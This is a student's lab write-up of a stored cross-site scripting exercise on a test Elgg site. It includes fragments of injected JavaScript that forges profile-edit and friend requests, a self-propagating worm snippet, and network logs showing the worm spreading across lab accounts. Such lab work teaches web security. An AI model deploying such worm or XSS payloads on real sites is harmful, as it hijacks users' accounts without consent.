I edited Samys “about me” with the code above, saved it. Then logged into Alices profile and visited Samys page. It worked as it should an automatically updated Alices About me with the text “Samy is my hero”. We can also see the GET request in the screenshot below that shows an update to Alices profile.

## Samy

 Add friend Send a message

About me


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
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All HTML CSS JS XHR Fonts Images Media WS Other

Status	Method	Domain	File	Initiator	Type	Transferred	S	0 ms
200	GET	www.xsslabelgg.com	item_toggle.js	require.js:127 (scri...	js	cached	86	0 ms
304	GET	www.xsslabelgg.com	topbar.js	require.js:127 (scri...	js	cached	17	20 n
304	GET	www.xsslabelgg.com	form.js	require.js:127 (scri...	js	cached	0	8 ms
304	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (scri...	js	cached	0	13 n
304	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (scri...	js	cached	14	0 ms
304	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (scri...	js	cached	0	0 ms
304	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (scri...	js	cached	0	0 ms
304	GET	www.xsslabelgg.com	spinner.js	require.js:127 (scri...	js	cached	75	11 n
200	GET	www.xsslabelgg.com	alice	samy:76 (xhr)	html	3.87 KB	15	184

🕒 26 requests 61.84 KB / 11.74 KB transferred Finish: 3.45 s DOMContentLoaded: 1.88 s load: 1.98 s

 Right Ctrl



## Task 5.2

We need the code at line (1) because that tells it if it isn't Samy, we send a POST request that tells the website to update Alice's (or whoever visits Samy's profile who isn't Samy) profile. But if we remove line (1), the code will run on Samy's profile but nobody else's. Since Samy's profile gets updated automatically, it writes over the attack and the attack won't work on anybody else's profile.

I updated Samy's about me to take out line (1). Samy's profile updated, but Alice's did not, since Samy's "About me" doesn't contain any more malicious code since it was written over.

www.xsslabetgg.com/profile/samy/edit

## Edit profile

**Display name**

Samy

**About me**

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```
var content = token + ts + name + desc + guid;


var samyGuid= 59;
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
```

Public

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## Samy

[Add friend](#) [Send a message](#)




**About me**  
Samy is my hero

# Alice

[Edit avatar](#)[Edit profile](#)

About me  
test

[Add widgets](#)

## Task 6

I copied the code provided and then updated Samy profile with the code. Saved it, then logged into Alice's account and visited Samy's profile.

## Edit profile

Display name


Samy

About me

[Embed content](#)

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + "script>";
```

```
// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
```



# Samy

[Add friend](#)
[Send a message](#)

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Status	Method	Domain	File	Initiator	Type	Transferred	S	ms		
302	POST	www.xsslabelgg.com	edit	samy:83 (xhr)	html	4.40 KB	17	807		
302	GET	www.xsslabelgg.com	add?friend=59&__elgg_token=sgPa3_o1XZb5HzyRDgX	samy:92 (xhr)	html	4.33 KB	17	796		
304	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (scri...	js	cached	0	17 n		
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304	GET	www.xsslabelgg.com	form.js	require.js:127 (scri...	js	cached	0	39 n		
304	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (scri...	js	cached	0	38 n		
304	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (scri...	js	cached	0	4 m		
304	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (scri...	js	cached	14	5 m		
304	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (scri...	js	cached	0	5 m		
304	GET	www.xsslabelgg.com	spinner.js	require.js:127 (scri...	js	cached	75	4 m		
200	GET	www.xsslabelgg.com	samy	samy:92 (xhr)	html	4.38 KB	17	430		
200	GET	www.xsslabelgg.com	alice	samy:83 (xhr)	html	4.45 KB	17	424		
<div> <div>29 requests</div> <div>104.64 KB / 21.90 KB transferred</div> <div>Finish: 4.61 s</div> <div>DOMContentLoaded: 2.42 s</div> <div>load: 2.48 s</div> </div>										

The worm did its thing, and propagated into Alices profile.

I then logged into Bobys account and visited Alices profile, the worm propagated and now Bobys account has the worm.



304	GET	www.xsslabelgg.com	jquery-ui.js	script	js	cached	0   12 m
304	GET	www.xsslabelgg.com	require_config.js	script	js	cached	78   25 m
304	GET	www.xsslabelgg.com	require.js	script	js	cached	0   12 m
304	GET	www.xsslabelgg.com	elgg.js	script	js	cached	0   10 m
302	POST	www.xsslabelgg.com	edit	alice:83 (xhr)	html	4.39 KB	17   981
302	GET	www.xsslabelgg.com	add?friend=59&__elgg_token=3hUjndkYHog_IFEyIVUT	alice:92 (xhr)	html	4.34 KB	17   877
304	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (scri...	js	cached	0   19 m
304	GET	www.xsslabelgg.com	en.js	require.js:127 (scri...	js	cached	0   11 m
304	GET	www.xsslabelgg.com	weakmap-polyfill.js	require.js:127 (scri...	js	cached	0   10 m
304	GET	www.xsslabelgg.com	formdata-polyfill.js	require.js:127 (scri...	js	cached	0   16 m
200	GET	www.xsslabelgg.com	favicon-128.png	FaviconLoader.js:m...	png	cached	4.   0 m
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200	GET	www.xsslabelgg.com	alice	alice:92 (xhr)	html	4.39 KB	17   334
200	GET	www.xsslabelgg.com	boby	alice:83 (xhr)	html	4.44 KB	17   322
304	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (scri...	js	cached	0   0 m
304	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (scri...	js	cached	14   0 m
304	GET	www.xsslabelgg.com	spinner.js	require.js:127 (scri...	js	cached	75   0 m
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Boby

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Edit profile



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Well, I think that should be it. I did everything right, just took a lot of screenshots, if you have questions about my work please message me. Thanks.